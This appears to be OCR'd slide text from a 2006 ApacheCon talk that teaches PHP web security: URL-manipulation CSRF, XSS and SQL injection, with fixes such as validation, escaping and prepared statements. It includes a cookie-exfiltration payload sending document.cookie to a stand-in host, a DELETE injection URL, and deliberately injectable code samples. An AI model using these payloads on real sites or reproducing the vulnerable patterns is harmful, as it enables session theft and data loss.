
```
if (user_is_authenticated()) {
    show_edit_form($_GET['id']);
}
```

ApacheCon ASIA 2006



Cross Site Request Forgeries

- Problem: „Our URLs tell for themselves, so no additional authentication necessary."
- Scenario: Newsboard with role system. A user only sees the admin links that relate to his role 💣💣💣
- Attack: Create URLs manually



Cross Site Request Forgeries (2)

- Countermeasures:
  - Avoid parameters, if possible
    - Might be better for Google & Friends.
  - Try to use sessions for data
  - Expect the worst case: All data is manipulated
    - Check authorization
    - Sanity checks


Do we have a problem?

- PaFileDB

```
function jumpmenu($db, $pageurl,$pafiledb_sql,$str) {
        echo("<form name=\"form1\">
        <select name=\"menu1\"
onChange=\"MM_jumpMenu('parent',this,0)\"
class=\"forminput\">
        <option value=\"$pageurl\"
selected>$str[jump]</option>
        <option value=\"$pageurl\">---------</option>");
```

.....

ApacheCon ASIA 2006




XSS (Cross Site Scripting)

- Problem: (Dangerous) script code is embedded into the output of a serverside script. Is then executed in the context of the page
- Scenario: Guestbook, again 💣
- Attacks:
  - `location.replace("http://badsite.xy/");`

  -
    ```
    (new Image()).src="http://bad.xy/i.php?"
       + escape(document.cookie);
    ```


ApacheCon ASIA 2006



XSS (Cross Site Scripting) (2)

- Countermeasures: Same procedure as every year: Validate, validate, validate ...
  - Validate data
  - `htmlspecialchars()`
  - Further/special checks for email addresses, numeric values, ...


ApacheCon ASIA 2006



XSS (Cross Site Scripting) (3)

- Why does XSS still exist?
  - User Experience vs. Security
  - Not all HTML shall be filtered
  - However most approaches are flawed.
    - Filter <script... 💣
    - Filter javascript: 💣
    - BBCode 💣
    - Any other ideas?


ApacheCon ASIA 2006



Do we have a problem?

- phpBB

```
$sql = "SELECT * FROM " . NOTES_TABLE .
   "WHERE post_id = ".$post_id.
   "AND poster_id = " . $userdata['user_id'] . " ";
  if (!$result = $db->sql_query($sql))
  {
    ...
  }
```




SQL Injection

- Problem: User input is embedded into SQL queries
- Scenario: CMS (Content Management System). The ID of an entry is passed in the URL:

```
$sql = "SELECT * FROM news WHERE id=" .
$_GET["id"]
```


- Attacks:
  - `xyz.php?id=1%27%3BDELETE+*+FROM+news`

ApacheCon ASIA 2006



SQL Injection (2)

- Counter measures: Once aagain: Validate all data
  - Filter special characters (', [,], %, _, …)
  - Use parametrised queries (depending on the database extension used)
  - Stored Procedures
    - SPs do not make the number of potential mistakes smaller, but only the number of potential programmers that could mess it up.



SQL Injection (3)


- Escaping special character
  - Depends on the database system
    - Sometimes, a backslash will do

```
INSERT INTO fastfood (name, mascot)
VALUES ('McDonald\'s', 'Ronald')
```

    - Sometimes doubling the quotes will do

```
INSERT INTO fastfood (name, mascot)
VALUES ('McDonald''s', 'Ronald')
```

ApacheCon
ASIA 2006




SQL Injection (5)

- Prepared statements
  - Faster
  - More secure
  - PHP Example:

```
$stmt = mysqli_prepare($db, 'INSERT INTO fastfood
   (name, mascot) VALUES (?, ?)');
mysqli_stmt_bind_param($stmt, 'ss', $mcd, $ronald);
mysqli_stmt_execute($stmt);
```

ApacheCon ASIA 2006



Do we have a problem?

